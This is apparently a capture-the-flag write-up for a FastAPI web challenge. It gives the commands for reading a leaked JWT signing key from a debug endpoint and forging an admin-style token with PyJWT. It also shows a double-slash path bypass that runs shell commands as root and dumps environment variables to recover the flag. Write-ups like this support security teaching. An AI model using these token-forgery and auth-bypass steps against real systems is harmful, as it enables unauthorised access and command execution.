
Nexus API - Writeup
NexusAPI
KPMG CTF 2026 Campus Edition · Web/API · 20 pts
No screenshots for this one, I was moving fast and forgot to grab any. So this is just me talking through what I did, with the commands. It's a FastAPI box and the whole thing comes down to three small mistakes the dev left behind that stack up into root RCE.
Looking around
First thing I do with any FastAPI target is hit /openapi.json. FastAPI basically hands you the whole map for free, no need to guess endpoints.
export T='https://kicyber-2c3b9952d4e3-nexusapi-0-0.chals.io'
curl -s "$T/openapi.json" | python3 -m json.tool
A few things jumped out immediately:
POST /api/v1/user/signupandPOST /api/v1/user/login— normal auth, gives you a Bearer JWT.GET /api/v1/user/source— and the description literally says "Returns sanitised app config — left in by accident during development." Yeah, that's going in my pocket.GET /api/v1/exec/{command}— "Run a shell command. Requires debug:true in JWT."GET /api/v1//exec/{command}— the exact same thing but with a double slash.
That last one is the tell. Why would there be two separate operations for what should be one route? That smells like two different handlers, and if there are two handlers, maybe they don't check auth the same way. Filed that away and kept going.
Getting a token
Signed up and logged in. Note signup wants JSON but login wants form-encoded (that's FastAPI's OAuth2 password form), tripped me up for a second.
curl -s -X POST "$T/api/v1/user/signup" \
  -H 'Content-Type: application/json' \
  -d '{"email":"test@test.com","password":"test1234"}'

curl -s -X POST "$T/api/v1/user/login" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data 'username=test%40test.com&password=test1234'
The token it gave back decodes to this:
{"sub":"test@test.com","guid":"...","debug":false,"exp":...}
Two things worth noticing. There's a debug:false claim, which is exactly what the exec endpoint wants flipped to true. And the header says HS256, symmetric signing. That matters: with HS256 the same secret signs and verifies, so if I can get my hands on that secret, I can mint any token I want.
The config endpoint just hands over the key
Remember that "left in by accident" source endpoint? Any logged-in user can read it, there's no admin gate on it at all.
curl -s "$T/api/v1/user/source" -H "Authorization: Bearer <my_token>"
{"app":"NexusAPI","algorithm":"HS256","signing_key":"y0u_f0und_th3_k3y"}
And there it is. The JWT signing key, served to a regular user. Game basically over, I just need to use it.
Forging a debug token
I signed a new token myself with the leaked key, same claims as before but debug:true. Did it locally with PyJWT, never touched the server for this part.
export SECRET='y0u_f0und_th3_k3y'

FORGED=$(python3 - <<'PY'
import jwt, time, os
payload = {
    "sub": "test@test.com",
    "guid": "1d500708-f3e9-4147-a2c7-4e78ce0e59ff",
    "debug": True,
    "exp": int(time.time()) + 3600,
}
print(jwt.encode(payload, os.environ["SECRET"], algorithm="HS256"))
PY
)
PyJWT threw an InsecureKeyLengthWarning because the key is only 17 bytes. That's not an error, it's PyJWT nagging that the key is too short to be safe (which, lol, is kind of the point of the challenge). Token generates fine.
The double slash is the actual bug
Tried the forged token on the normal route first:
curl -i "$T/api/v1/exec/id" -H "Authorization: Bearer $FORGED"
# {"detail":"Forbidden"}
Forbidden. So the documented route does properly check the debug claim, and my forged debug:true wasn't enough there, or it was checking something else too. Fine. Now the double-slash twin. One important detail: curl "helpfully" collapses // into / before sending, so you have to tell it not to with --path-as-is.
curl --path-as-is -i "$T/api/v1//exec/id" -H "Authorization: Bearer $FORGED"
HTTP/1.1 200 OK
{"output":"uid=0(root) gid=0(root) groups=0(root)"}
uid=0(root). The //exec handler happily ran my command as root. Same-looking URL, different code path, and that path only checks that the JWT signature is valid, not whether debug is actually allowed. The forged token sailed straight through.
Grabbing the flag
Instead of guessing where the flag file lives, I just dumped the environment, containers love shoving secrets into env vars:
curl --path-as-is -s "$T/api/v1//exec/env" -H "Authorization: Bearer $FORGED" \
  | grep -oE 'KPMG_CTF\{[^}]+\}'
And there it was:
KPMG_CTF{D1gFJ-E0brnnZvg6janCO9Oct9odwRy599qDMqsr9SIB}
The flag was an env var (FLAG=...), sitting right next to JWT_SECRET, not a file on disk at all.
So why did this work?
Three separate screw-ups that are each survivable on their own but deadly together:
- The signing key was just lying around. A "debug" config endpoint returned the JWT secret to any authenticated user. Secrets should never be reachable like that, debug stuff shouldn't ship at all.
- HS256 with a leaked key = free tokens. Symmetric signing means the secret is all you need to forge anything. Once it leaked, the auth was worthless. (Also the key was 17 characters and guessable-looking, which doesn't help.)
- Two routes, one job, different rules.
/execand//execresolved to different handlers, and only one of them actually enforced the debug restriction. Path normalization mismatches like this (app vs. the proxy in front of it seeing the path differently) are a classic way to walk around an auth check.
Any one of these is a finding. Stacked, they go from "sign up as a nobody" to "root shell" in about five requests.
Flag: KPMG_CTF{D1gFJ-E0brnnZvg6janCO9Oct9odwRy599qDMqsr9SIB}